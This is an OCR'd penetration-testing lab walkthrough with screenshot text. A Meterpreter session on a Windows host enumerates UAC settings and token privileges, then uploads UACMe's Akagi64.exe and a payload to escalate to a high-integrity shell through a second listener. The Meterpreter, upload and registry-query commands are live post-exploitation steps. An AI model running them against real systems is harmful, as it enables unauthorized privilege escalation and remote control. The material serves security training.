

Applications
Places
System
Tue Dec 31, 00:50
msfconsole - Parrot Terminal
File
Edit
View
Search
Terminal
Help
(Meterpreter 1)(C:\Users\Admin\Downloads) > load powershell
Loading extension powershell...Success.
(Meterpreter 1)(C:\Users\Admin\Downloads) >
pentester's Home
README.license
Trash
payload.exe
payload1.exe
Menu
msfconsole - Parrot T...




1. Check UAC state and prompt behavior registry settings:
   Get-ItemProperty -Path 'HKLM:\Software\Microsoft\Windows\CurrentVersion\Policies\System' | Select-Object EnableLUA
   Get-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System | Select-Object ConsentPromptBehaviorAdmin


Applications Places System
Tue Dec 31, 00:54
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
(Meterpreter 1)(C:\Users\Admin\Downloads) > load powershell
Loading extension powershell...Success.
(Meterpreter 1)(C:\Users\Admin\Downloads) > powershell_shell
PS > Get-ItemProperty -Path 'HKLM:\Software\Microsoft\Windows\CurrentVersion\Policies\System' | Select-Object EnableLUA
EnableLUA

1
PS >
Click to switch to "Workspace 3"
Menu
msfconsole - Parrot T...
enum UAC.txt [Read-...



1. Inspect current token privileges and integrity level:
   whoami /priv
   whoami /groups
   Observe `Medium Mandatory Level` *(Low/Medium privileges).*





Task 2: Upload UACMe (Akagi64.exe) and Execute UAC Bypass for High Integrity Shell

In this task, we exit PowerShell, upload **Akagi64.exe** and **payload1.exe** via Meterpreter, configure a second listener on port **7777**, execute UAC bypass method **23**, and confirm high mandatory integrity level.


Lab Tasks


1. Press `Ctrl+C` to exit PowerShell shell back to Meterpreter.
2. Upload **Akagi64.exe** and **payload1.exe** to target Downloads folder:
   upload /home/pentester/Desktop/Akagi64.exe C:\Users\Admin\Downloads
   upload /home/pentester/Desktop/payload1.exe C:\Users\Admin\Downloads


Applications Places System
Tue Dec 31, 01:54
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
(Meterpreter 1)(C:\Users\Admin\Downloads) >
(Meterpreter 1)(C:\Users\Admin\Downloads) > upload /home/pentester/Desktop/Akagi64.exe C:\\Users\\Admin\\Downloads
[*] Uploading : /home/pentester/Desktop/Akagi64.exe -> C:\Users\Admin\Downloads\Akagi64.exe
[*] Completed : /home/pentester/Desktop/Akagi64.exe -> C:\Users\Admin\Downloads\Akagi64.exe
(Meterpreter 1)(C:\Users\Admin\Downloads) >
Menu
msfconsole - Parrot T...
Akagi64.exe Properties

